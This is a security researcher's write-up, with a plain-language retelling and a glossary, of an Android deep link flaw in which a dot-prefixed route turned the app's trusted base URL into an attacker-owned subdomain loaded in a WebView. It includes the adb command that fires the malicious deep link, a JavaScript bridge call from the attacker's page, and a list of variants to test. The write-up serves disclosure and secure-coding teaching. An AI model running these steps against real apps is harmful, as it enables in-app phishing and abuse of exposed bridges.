When a Dot Breaks Your App’s Trust Model (An Android Deep Link Story)
The app concatenated an attacker-controlled deep link route onto a trusted base URL without validating the resulting host, so a crafted link could load an attacker-owned domain inside the app's WebView. The exposed JavaScript bridge could then be called by the attacker's page, enabling convincing in-app phishing and attacker-timed permission dialogs.

A while back I was poking around a mobile app’s deep link handling — the kind of thing that’s easy to skip, since “it’s just opening a screen, how dangerous can that be?” That assumption is exactly why this bug existed.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was an Android app that handled deep links. A deep link is a URL such as redactedapp://open?route=/wallet that lets a link, a push notification, an SMS, a QR code or another app tell the app to skip its home screen and open a specific screen directly. Payment apps use them to open a specific invoice, social apps to open a shared post, banking apps to resume a half-finished transfer.
The feature in question took the route= value from the incoming deep link and glued it onto the end of the app's own trusted base URL, then loaded the result inside a WebView, a browser without a browser UI embedded in the app. The data in an incoming deep link should always be treated as potentially attacker-controlled input, because anyone who can invoke the deep-link entry point can craft a link and send it to a victim. The security of the handler depends entirely on how carefully that input is treated once it arrives.
Setup
The researcher decompiled the APK to read the deep link logic. The original scheme and obfuscated field names were anonymised for publication, and the base URL is shown as https://trader.example-redacted.app.
For confirmation, a local HTTPS server was set up and a hosts entry routed trader.example-redacted.app.attacker.com to it. The hosts entry was added on the test device or emulator itself. A real attacker needs no such trick: since they already control attacker.com, they can point whatever subdomain they like at their own infrastructure. The deep link was fired with adb, logcat showed the app logging the poisoned URL, and Burp's proxy history showed the request leaving the app.
Finding it
The rule the app followed was simple: take the route= part of the link and glue it onto the end of the trusted base URL.
base URL:  https://trader.example-redacted.app
route:     /wallet
result:    https://trader.example-redacted.app/wallet
That looks harmless. The problem is that the app never checked what was being glued onto the base URL. It concatenated two strings and trusted the result.
DNS names are hierarchical and read from right to left. In attacker.com, the registrable domain is attacker.com, and everything to its left is a subdomain controlled by whoever owns that domain. So a link like this:
redactedapp://open?route=.attacker.com/x
makes the app build:
It looks like trader.example-redacted.app, and the eye wants to stop reading at .app. But .app here is not the end of the domain, it is just another label. The actual owner of the address is attacker.com, and trader.example-redacted.app is nothing more than a subdomain label the attacker chose to fool the eye.
Deep link checks usually focus on intent injection, whether an activity that should not be reachable can be opened. That is important, but it is easy to stop there. The extra question that found this bug was: does the app validate the destination URL, or does it just trust whatever is appended to it? No fuzzing or decompiler magic was needed to find it, just tracing where user-controlled input ends up instead of assuming "it's just a route parameter".
Exploitation
Step 1: Read the deep link logic in the decompiled APK
Decompiling the APK revealed the following logic, with the original scheme and obfuscated field names anonymised:
with baseUrl initialized to https://trader.example-redacted.app.
The first branch handles the deep-link scheme itself. The second branch checks whether the incoming URL string starts with the existing base URL, then appends the remaining characters. At first glance that might look like a way to handle URLs already associated with the application, but it is still just a string-prefix check, not an origin validation. For example, https://trader.example-redacted.app.attacker.com/x would also satisfy that condition, and the code would reconstruct the entire incoming URL, including the attacker-controlled hostname.
Neither branch validates the actual destination before passing it to the WebView. There is no validation of the resulting URL's parsed host or origin and no allow-list of valid paths, just string-prefix checks and raw string concatenation, handed straight to:
webView.loadUrl(baseUrl + pathSuffix);
Here pathSuffix is the legitimate query string the app itself appends once the route is resolved. It is unrelated to the attacker-controlled portion; the vulnerability lives entirely in how baseUrl gets built.
Step 2: Serve a page from a controlled host and fire the deep link
A local HTTPS server was started and a hosts entry routed trader.example-redacted.app.attacker.com to it on the test device or emulator. The deep link was then fired with:
adb shell am start -a android.intent.action.VIEW -d "redactedapp://open?route=.attacker.com/x"
The route value begins with a dot, so the concatenation produces the attacker-owned hostname. logcat confirmed the app itself logging the exact poisoned URL it was about to load. Burp's proxy history showed the request actually leaving the app and landing on the controlled server. The WebView, with no address bar, rendered the page, and nothing in the interface told the user it was not part of the real app.
Step 3: Call the exposed JavaScript bridge
The WebView also had a JavaScript bridge exposed via addJavascriptInterface(), a native-code object the webpage running inside it can call directly. This was dropped into the page the fake server served:
<script>
  document.body.innerHTML += window.RedactedBridge.getDeviceTheme();
</script>

It worked. A page served from a domain the researcher owned could call live methods on the app's internal bridge object. The important detail is not that the WebView could not tell which domain it was looking at, but that addJavascriptInterface() exposes the injected object to every frame inside the WebView, with no built-in mechanism to verify the origin of the frame calling it.
Root cause
The app treated string-prefix checks as URL validation. It concatenated the attacker-controlled route value onto its trusted base URL and assumed the result stayed on its own origin. Because DNS labels are read right to left, appending .attacker.com/x to https://trader.example-redacted.app produces a hostname whose registrable domain is attacker.com. The second branch of the code has the same flaw: startsWith(this.baseUrl) is satisfied by https://trader.example-redacted.app.attacker.com/x, and the code then reconstructs the whole incoming URL, including the attacker-controlled hostname.
No parsed host or origin check and no allow-list of valid paths stood between the concatenation and webView.loadUrl(). The WebView itself offered no signal to the user, since it has no address bar. The bridge compounded the problem: addJavascriptInterface() exposes the object to every frame, with no origin verification of the caller.
Impact
Being precise matters more than sounding scary. The bridge's other exposed methods were checked carefully: no session tokens, no stored credentials and no file-system access were reachable this way. This was not remote code execution, and no session hijacking was demonstrated. The provable impact was:
- A convincing in-app phishing surface. Because the WebView has no address bar, an attacker can build a page that visually mimics the app's legitimate login or transaction-confirmation screens, rendered inside an interface the user already trusts.
- Permission dialogs on the attacker's terms. One exposed bridge method could trigger the app's native notification-permission request flow, letting attacker-controlled content time a genuine Android system dialog right after a fake "enable security alerts" message. The dialog itself is still Android's, but its timing and framing are handed to the attacker.
- Mass distribution via a single link. Since the whole trigger is just a clickable URI scheme, it is weaponisable at scale through SMS, ads or QR codes. Anyone with the app installed who taps the link lands on the attacker's page, inside their own trusted app.
Fix
Three layered defences were recommended, because relying on just one is how the bug happened in the first place:
- Stop concatenating strings. Parse the incoming value as a proper
Uriand validate its structure, or better, maintain an allow-list of valid in-app routes and reject anything that does not match exactly. - Implement a strict navigation policy end to end. Validate the initial URL before it ever reaches
loadUrl(), then useWebViewClient.shouldOverrideUrlLoading()as an additional check for page-initiated navigations and redirects. It is not called for navigations the app itself starts vialoadUrl(), nor for POST requests, so it cannot be the only line of defence. Always validate the exact scheme and host, never astartsWith()prefix match. - Reconsider whether
addJavascriptInterface()bridges belong on a WebView that can ever load untrusted content at all.
The bug has since been fixed.
Variants to test
- Dot-prefixed route values. Send
route=.attacker.com/xand look for the app buildinghttps://trusted.example.attacker.com/x. A positive result is the app logging or loading a URL whose registrable domain is the attacker's. - Full-URL second branch. Send a URL that starts with the trusted base URL but continues into an attacker domain, such as
https://trader.example-redacted.app.attacker.com/x, and check whether the app reconstructs and loads the whole string. - Other concatenation points. Any place where user-controlled input is appended to a base URL before
loadUrl()is worth the same question: does the app parse and validate the host, or does it only check a prefix? - Bridge reachability. On any WebView with
addJavascriptInterface(), serve a page from a host you control and try calling an exposed method. A positive result is a value returned from native code into the page. - Permission-flow methods. Look for bridge methods that trigger native dialogs, such as notification-permission requests, and check whether attacker-controlled content can time them.
Hunting notes
Deep link handlers are a good place to look not because they are exotic, but because they are boring enough that nobody re-checks them twice. The question that cracks most of these bugs is: what happens to the thing the user controls after the code touches it? In this case, a single dot and trust in startsWith() was the whole story.
During recon, decompiling the APK and reading the deep link entry point is the direct route to the logic. Signals worth following are string concatenation of a base URL with an incoming value, startsWith() checks used as validation, and addJavascriptInterface() on a WebView that can load content from outside the app. To show impact, the researcher confirmed the poisoned URL in the app's own logcat output, saw the request leave the app in Burp's proxy history, and demonstrated a live bridge call from a page on a controlled domain. The write-up was also explicit about what was not reachable through the bridge, which keeps the claimed impact to what was actually proven.
What happened, in plain words
An Android app had a feature that let other things open a particular screen inside it: a link in a text message, a QR code, a push notification, or another app. This is called a deep link. The app took part of that incoming link and stuck it onto the end of its own web address, then showed the result in a small built-in browser window inside the app. Because it never checked what it was sticking on, someone could send a link that made the app open a page belonging to the attacker instead of the app's own page. That page then ran inside the app, looking completely legitimate, and could even call some of the app's internal functions. This article walks through how that was found and proven, assuming you have never done security work before.
Background: what a deep link is
When you tap an app icon on your phone, the app opens its home screen. A deep link is a special kind of web address that tells the app to skip the home screen and go straight to one particular screen. It looks something like this:
redactedapp://open?route=/wallet
Let us take that apart piece by piece, because every part matters later.
redactedapp://is the scheme. A scheme is the part before://that tells the phone which app should handle the link. You already knowhttps://for websites andmailto:for email. Apps can register their own schemes, soredactedapp://means "the app called redactedapp should open this".openis the action the app should perform. Here it means "open a screen".?marks the start of the parameters, the extra information being passed along.route=/walletis one parameter. Its name isrouteand its value is/wallet. In plain words: "the screen I want is the wallet".
A useful everyday comparison: a deep link is like a delivery address written on an envelope. The scheme is the street name that tells the postal service which building, and the route is the flat number inside. The app reads the flat number and takes you there.
Apps use deep links everywhere. A payment app opens straight to a specific invoice. A social app opens a post someone shared with you. A banking app resumes a half-finished transfer. It is a genuinely useful feature, and that usefulness is exactly why it is worth attacking.
The key security idea is this: the data carried by an incoming deep link should always be treated as potentially attacker-controlled input. Anyone who can invoke the app's deep-link entry point can craft a link and send it to a victim. The entire security of a deep link handler depends on how carefully the app treats that input once it arrives. This story is about an app that did not treat it carefully enough.
The setup: gluing strings together
The rule this particular app followed was simple: take the route= part of the link, and glue it onto the end of the app's own trusted base URL. A base URL is the starting web address the app considers its own, the one it trusts. Something like this:
base URL:  https://trader.example-redacted.app
route:     /wallet
result:    https://trader.example-redacted.app/wallet
Line by line:
base URL: https://trader.example-redacted.appis the app's own address. Think of it as the app's home on the internet. Thehttps://part means the connection is encrypted, andtrader.example-redacted.appis the name of the server. The.appat the end is the top-level domain, the same kind of thing as.comor.org.route: /walletis the value the user (or attacker) supplied in the deep link. It is meant to be a path, a location inside the app's own site.result: https://trader.example-redacted.app/walletis what you get when you put the second string directly after the first, with no space and no checking. The app then loads that final URL inside a WebView.
A WebView is a browser without a browser UI embedded inside the app itself. Imagine a tiny invisible Chrome window with no address bar, no back button, no padlock icon, sitting inside the app's screen. The app uses it to show web content, and because it has no address bar, the user cannot see which address is actually being displayed.
Looks harmless. The problem is that the app never checked what was being glued onto the base URL. It just concatenated two strings and trusted the result. Concatenating means joining two pieces of text end to end, like writing one word immediately after another. The app assumed that because the first piece was its own trusted address, the whole result must also be its own trusted address. That assumption is wrong, and the next section shows why.
Where it breaks: reading domain names backwards
Here is the part that made the researcher stop and actually dig in. To understand it, you need to know how domain names are structured.
DNS names are hierarchical and read from right to left. DNS is the system that turns a name like example.com into the numeric address of a server, like a phone book for the internet. The name is built in layers, and the most important layer is the rightmost part. In attacker.com, the registrable domain is attacker.com. That is the part someone actually buys and controls. Everything to its left is simply a subdomain controlled by whoever owns that domain. So in shop.attacker.com, the owner of attacker.com controls shop. In anything.at.all.attacker.com, the owner of attacker.com still controls everything to the left.
With that in mind, look at this link:
redactedapp://open?route=.attacker.com/x
Line by line:
redactedapp://open?route=is the same deep-link prefix as before. It tells the app to open a screen and that arouteparameter follows..attacker.com/xis the value ofroute. Notice the leading dot. It is not a path like/wallet. It is a fragment of a domain name, starting with a dot, followed byattacker.comand then/x.
The app builds:
Read that again slowly. It looks like trader.example-redacted.app. Your eye wants to stop reading at .app. But .app here is not the end of the domain, it is just another label. The actual owner of this address is attacker.com, and trader.example-redacted.app is nothing more than a subdomain label the attacker chose, purely to fool the eye.
An everyday comparison: imagine a building called "Bank House". A con artist rents a room inside a building they own and puts a sign on the door saying "Bank House, Room 4". The sign starts with the words "Bank House", but the building is not the bank's. Anyone glancing at the sign sees the trusted name first and stops reading. That is exactly what happens with the domain name here.
This is the kind of bug that does not need a buffer overflow or a clever bypass. A buffer overflow is a classic memory-corruption attack where a program writes more data than it has room for. A bypass is a trick that gets around a security control. This bug needs neither. It needs a developer who treated string-prefix checks as URL validation and assumed that was enough. A string-prefix check means asking "does this text start with these characters?" and nothing more. URL validation means actually parsing the address and checking which server it really points to. They are not the same thing.
The attacker mindset: asking one boring question
Deep link checks usually focus on intent injection. An intent is Android's message object that asks a component to do something, and intent injection means crafting one that opens an activity the app did not mean to expose. An activity is a single screen in an Android app. Checking whether an attacker can open a screen they should not reach is important, but it is easy to stop there.
The researcher kept going with one extra, boring-sounding question: "Does the app validate the destination URL, or does it just trust whatever is appended to it?" Appended means added onto the end.
That single question is the whole bug. No fuzzing, no decompiler magic was required to find it. Fuzzing means firing huge numbers of random or malformed inputs at a program to see what breaks. A decompiler is a tool that turns a compiled app back into readable source code. Neither was needed. What was needed was the discipline of tracing where user-controlled input ends up, instead of assuming "it's just a route parameter".
Confirming it: reading the app's code
To confirm the suspicion, the researcher decompiled the APK. An APK is the installable file of an Android app, the thing you download from the app store. The decompiled code revealed the following, with the original scheme and obfuscated field names anonymised for publication. Obfuscated means deliberately renamed to short, meaningless names to make reading harder.
Line by line, in plain words:
public final void g() {starts a method calledg. A method is a named block of code that does one job. The namegis meaningless because of obfuscation.publicmeans other code can call it,finalmeans it cannot be overridden, andvoidmeans it returns nothing.if (getIntent().getData() != null) {asks: did this screen get opened with some data attached?getIntent()fetches the intent, the message that opened this screen.getData()fetches the address inside that message.!= nullmeans "is not empty". If there is no data, the whole block is skipped.String prefix = "redactedapp://open?route=";stores the expected deep-link beginning in a variable calledprefix. A variable is a named box that holds a value. A string is a piece of text.if (getIntent().getData().toString().startsWith(prefix)) {asks: does the incoming address start with that exact prefix?toString()turns the address into plain text, andstartsWith()is the string-prefix check. This is the first branch, the one that handles the deep-link scheme itself.this.baseUrl += getIntent().getData().toString().substring(prefix.length());takes everything after the prefix and adds it ontobaseUrl.substring(prefix.length())means "cut off the first N characters, where N is the length of the prefix, and give me the rest".+=means "add to what is already there". So the leftover text, which the attacker controls, is glued onto the trusted base URL.} else if (getIntent().getData().toString().startsWith(this.baseUrl)) {is the second branch. It asks: does the incoming address start with the app's own base URL? At first glance this might look like a way to handle URLs already associated with the application, a safety check. It is not.this.baseUrl += getIntent().getData().toString().substring(this.baseUrl.length());again cuts off the matching beginning and glues the rest ontobaseUrl.- The closing braces end the blocks.
with baseUrl initialized to https://trader.example-redacted.app. Initialized means it starts out with that value before any of this code runs.
The first branch handles the deep-link scheme itself. The second branch is also worth examining. It checks whether the incoming URL string starts with the existing base URL, then appends the remaining characters. At first glance, this might look like a way to handle URLs already associated with the application. But it is still just a string-prefix check, not an origin validation. An origin is the combination of scheme, host and port that identifies who a web page belongs to, for example https://trader.example-redacted.app. Validating the origin means parsing the address and confirming it really belongs to that owner.
For example, https://trader.example-redacted.app.attacker.com/x would also satisfy that condition. The code would then reconstruct the entire incoming URL, including the attacker-controlled hostname. A hostname is the name part of an address, the bit like trader.example-redacted.app.
The important distinction is that neither branch validates the actual destination before passing it to the WebView. There is no validation of the resulting URL's parsed host or origin, and no allow-list of valid paths. An allow-list is a list of things that are permitted, where everything not on the list is rejected. There are just string-prefix checks and raw string concatenation, handed straight to:
webView.loadUrl(baseUrl + pathSuffix);
Line by line:
webViewis the built-in browser window object.loadUrl(...)is the instruction that tells it which address to open.baseUrl + pathSuffixjoins two strings: the base URL that was just built, and a suffix the app adds itself. A suffix is something added at the end.
Here pathSuffix is the legitimate query string the app itself appends once the route is resolved. A query string is the part of a URL after the ?, carrying extra parameters. It is unrelated to the attacker-controlled portion. The vulnerability lives entirely in how baseUrl gets built in the first place.
Step 2: serving a page and firing the deep link
Reading code is not proof. To prove it was not theoretical, the researcher set up a local HTTPS server and a hosts entry routing trader.example-redacted.app.attacker.com to it. A local server is a web server running on your own machine. A hosts entry is a line in a special file on a computer that overrides DNS, saying "when someone asks for this name, send them to this address instead". It is like editing the phone book so a particular name rings your own phone.
In this lab setup, the hosts entry was added on the test device or emulator itself. An emulator is a software imitation of a phone running on a computer. A real attacker needs no such trick. Since they already control attacker.com outright, they can simply point whatever subdomain they like at their own infrastructure. In other words, the hosts entry was only needed for the lab setup; a real attacker who controls the domain needs no such trick.
The deep link was then fired with:
adb shell am start -a android.intent.action.VIEW -d "redactedapp://open?route=.attacker.com/x"
Line by line:
adbis the Android Debug Bridge, a command-line tool that lets a computer talk to an Android device or emulator.shellmeans "run the following command on the device".amis the Activity Manager, the part of Android that starts screens.startmeans "start something".-a android.intent.action.VIEWsets the action to VIEW, which is Android's standard "show this thing to the user" action.-d "redactedapp://open?route=.attacker.com/x"supplies the data, the deep link itself. The-dflag means data. The value is exactly the malicious link from earlier, with the leading dot in the route.
Why this step: it simulates a victim tapping a link. The route value begins with a dot, so the concatenation produces the attacker-owned hostname. If the theory is right, the app will now load a page from the researcher's server.
logcat confirmed the app itself logging the exact poisoned URL it was about to load. Logcat is Android's system log, a running diary of messages from apps and the system. Burp's proxy history showed the request actually leaving the app and landing on the controlled server. Burp is a tool that sits between the app and the internet, recording every request and response, like a postal worker who opens and copies every letter before delivering it. A proxy is a middleman that forwards traffic. The WebView, with no address bar, rendered the page, and nothing in the interface told the user it was not part of the real app.
Step 3: calling the app's exposed bridge
This WebView also had a JavaScript bridge exposed via addJavascriptInterface(). JavaScript is the programming language that web pages run in a browser. A bridge is a doorway that lets a web page call functions in the app's native code, meaning the code written for the phone itself rather than for the browser. addJavascriptInterface() is the Android function that creates such a doorway. It exposes a native-code object the webpage running inside it can call directly.
This was dropped into the page the fake server served:
<script>
  document.body.innerHTML += window.RedactedBridge.getDeviceTheme();
</script>
Line by line:
<script>and</script>mark a block of JavaScript inside an HTML page. HTML is the language web pages are written in.document.body.innerHTMLis the content of the page's body, the visible area.+=means "add to what is already there".window.RedactedBridgeis the bridge object the app injected into the page.windowis the global object every page has, andRedactedBridgeis the name the app gave its bridge..getDeviceTheme()is one of the bridge's methods. A method is a function belonging to an object. This one asks the app for the device's theme setting.- The whole line means: call the app's own function and write whatever it returns onto the page.
It worked. A page served from a domain the researcher owned could call live methods on the app's internal bridge object. The important detail here is not that the WebView "couldn't tell" which domain it was looking at. It is that addJavascriptInterface() exposes the injected object to every frame inside the WebView, with no built-in mechanism to verify the origin of the frame calling it. A frame is a separate document embedded inside a page, like a picture-in-picture window. The bridge does not ask "which site are you from?" before answering.
What this does not mean
Being precise matters more than sounding scary. The researcher checked the bridge's other exposed methods carefully: no session tokens, no stored credentials, no file-system access were reachable this way. A session token is a short secret string that proves you are logged in, like a wristband at an event. Credentials are usernames and passwords. File-system access means reading or writing files on the phone. None of those were reachable.
This was not remote code execution, and no session hijacking was demonstrated. Remote code execution means an attacker getting their own code to run on the victim's device. Session hijacking means stealing someone's logged-in session. Neither happened here. The real, provable impact was:
- A convincing in-app phishing surface. Phishing is tricking someone into entering information on a fake page that looks real. Because the WebView has no address bar, an attacker can build a page that visually mimics the app's legitimate login or transaction-confirmation screens, rendered inside an interface the user already trusts. The user sees the app they installed, not a browser, so their guard is down.
- Permission dialogs on the attacker's terms. A permission dialog is the pop-up Android shows when an app asks to do something sensitive, such as send notifications. One exposed bridge method could trigger the app's native notification-permission request flow, letting attacker-controlled content time a genuine Android system dialog right after a fake "enable security alerts" message. The dialog itself is still Android's, but its timing and framing are handed to the attacker. Timing means choosing the moment it appears; framing means the story around it.
- Mass distribution via a single link. Since the whole trigger is just a clickable URI scheme, it is weaponisable at scale through SMS, ads or QR codes. Anyone with the app installed who taps the link lands on the attacker's page, inside their own trusted app. A URI scheme is the
redactedapp://part that makes the link open the app.
The fix
Three layered defences were recommended, because relying on just one is how this bug happened in the first place. Layered defences means several independent checks, so that one mistake does not sink everything.
- Stop concatenating strings. Parse the incoming value as a proper
Uriand validate its structure, or better, maintain an allow-list of valid in-app routes and reject anything that does not match exactly. AUriis Android's object for a parsed address, which understands its parts instead of treating it as plain text. Parsing means breaking the address into its components so you can inspect each one. - Implement a strict navigation policy end to end. Validate the initial URL before it ever reaches
loadUrl(), then useWebViewClient.shouldOverrideUrlLoading()as an additional check for page-initiated navigations and redirects.WebViewClientis the object that receives events from the WebView, andshouldOverrideUrlLoading()is a hook that lets the app inspect a navigation before it happens. A redirect is when a server sends you on to another address. It is not called for navigations the app itself starts vialoadUrl(), nor for POST requests, so it cannot be the only line of defence. A POST request is a request that sends data to a server, as opposed to simply asking for a page. Always validate the exact scheme and host, never astartsWith()prefix match. - Reconsider whether
addJavascriptInterface()bridges belong on a WebView that can ever load untrusted content at all. If the window might ever show something from outside the app, the doorway should probably not be there.
The bug has since been fixed.
Variants to test
If you want to look for the same kind of problem elsewhere, these are the checks worth repeating:
- Dot-prefixed route values. Send
route=.attacker.com/xand look for the app buildinghttps://trusted.example.attacker.com/x. A positive result is the app logging or loading a URL whose registrable domain is the attacker's. - Full-URL second branch. Send a URL that starts with the trusted base URL but continues into an attacker domain, such as
https://trader.example-redacted.app.attacker.com/x, and check whether the app reconstructs and loads the whole string. - Other concatenation points. Any place where user-controlled input is appended to a base URL before
loadUrl()is worth the same question: does the app parse and validate the host, or does it only check a prefix? - Bridge reachability. On any WebView with
addJavascriptInterface(), serve a page from a host you control and try calling an exposed method. A positive result is a value returned from native code into the page. - Permission-flow methods. Look for bridge methods that trigger native dialogs, such as notification-permission requests, and check whether attacker-controlled content can time them.
Hunting notes
Deep link handlers are a good place to look not because they are exotic, but because they are boring enough that nobody re-checks them twice. The question that cracks most of these bugs is: what happens to the thing the user controls after the code touches it? In this case, a single dot and trust in startsWith() was the whole story.
During recon, decompiling the APK and reading the deep link entry point is the direct route to the logic. Recon means the early information-gathering phase. Signals worth following are string concatenation of a base URL with an incoming value, startsWith() checks used as validation, and addJavascriptInterface() on a WebView that can load content from outside the app. To show impact, the researcher confirmed the poisoned URL in the app's own logcat output, saw the request leave the app in Burp's proxy history, and demonstrated a live bridge call from a page on a controlled domain. The write-up was also explicit about what was not reachable through the bridge, which keeps the claimed impact to what was actually proven.
Glossary
- Activity: a single screen in an Android app.
- adb (Android Debug Bridge): a command-line tool that lets a computer send commands to an Android device or emulator.
- addJavascriptInterface(): an Android function that lets a web page inside a WebView call functions in the app's native code.
- Allow-list: a list of permitted values, where everything not on the list is rejected.
- APK: the installable file of an Android app.
- Append: to add something onto the end.
- Base URL: the starting web address an app treats as its own and trusts.
- Bridge: a doorway that lets a web page call functions in the app's native code.
- Buffer overflow: a memory-corruption attack where a program writes more data than it has room for.
- Burp: a tool that sits between an app and the internet, recording every request and response.
- Bypass: a trick that gets around a security control.
- Concatenate: to join two pieces of text end to end.
- Credentials: usernames and passwords used to prove who you are.
- Deep link: a special URL that opens a specific screen inside an app instead of its home screen.
- Decompile: to turn a compiled app back into readable source code.
- DNS: the system that turns a name like
example.cominto the numeric address of a server. - Emulator: software that imitates a phone on a computer.
- Frame: a separate document embedded inside a web page.
- Fuzzing: firing huge numbers of random or malformed inputs at a program to see what breaks.
- Hostname: the name part of an address, such as
trader.example-redacted.app. - Hosts entry: a line in a special file that overrides DNS for a particular name.
- HTML: the language web pages are written in.
- HTTPS: the encrypted version of the protocol used to fetch web pages.
- Initialized: given a starting value before code runs.
- Intent: Android's message object that asks a component to do something.
- Intent injection: crafting an intent that opens an activity the app did not mean to expose.
- JavaScript: the programming language web pages run in a browser.
- Local server: a web server running on your own machine.
- logcat: Android's system log, a running diary of messages from apps and the system.
- Method: a named block of code, or a function belonging to an object, that does one job.
- Native code: code written for the phone itself rather than for the browser.
- Obfuscated: deliberately renamed to short, meaningless names to make reading harder.
- Origin: the combination of scheme, host and port that identifies who a web page belongs to.
- Parameter: extra information passed along in a URL, after the
?. - Parse: to break an address into its components so each can be inspected.
- Permission dialog: the pop-up Android shows when an app asks to do something sensitive.
- Phishing: tricking someone into entering information on a fake page that looks real.
- POST request: a request that sends data to a server, as opposed to simply asking for a page.
- Proxy: a middleman that forwards traffic between two parties.
- Query string: the part of a URL after the
?, carrying extra parameters. - Recon: the early information-gathering phase of a security test.
- Redirect: when a server sends you on to another address.
- Registrable domain: the part of a domain name someone actually buys and controls, such as
attacker.com. - Remote code execution: an attacker getting their own code to run on the victim's device.
- Scheme: the part of a URL before
://that tells the system which app or protocol should handle it. - Session hijacking: stealing someone's logged-in session.
- Session token: a short secret string that proves you are logged in.
- String: a piece of text.
- String-prefix check: asking only whether a piece of text starts with certain characters.
- Subdomain: a label to the left of a registrable domain, controlled by whoever owns that domain.
- Suffix: something added at the end.
- Top-level domain: the rightmost part of a domain name, such as
.comor.app. - Uri: Android's object for a parsed address, which understands its parts instead of treating it as plain text.
- URL validation: parsing an address and checking which server it really points to.
- Variable: a named box that holds a value.
- WebView: a browser without a browser UI embedded inside an app.
- WebViewClient: the object that receives events from a WebView, including navigation attempts.


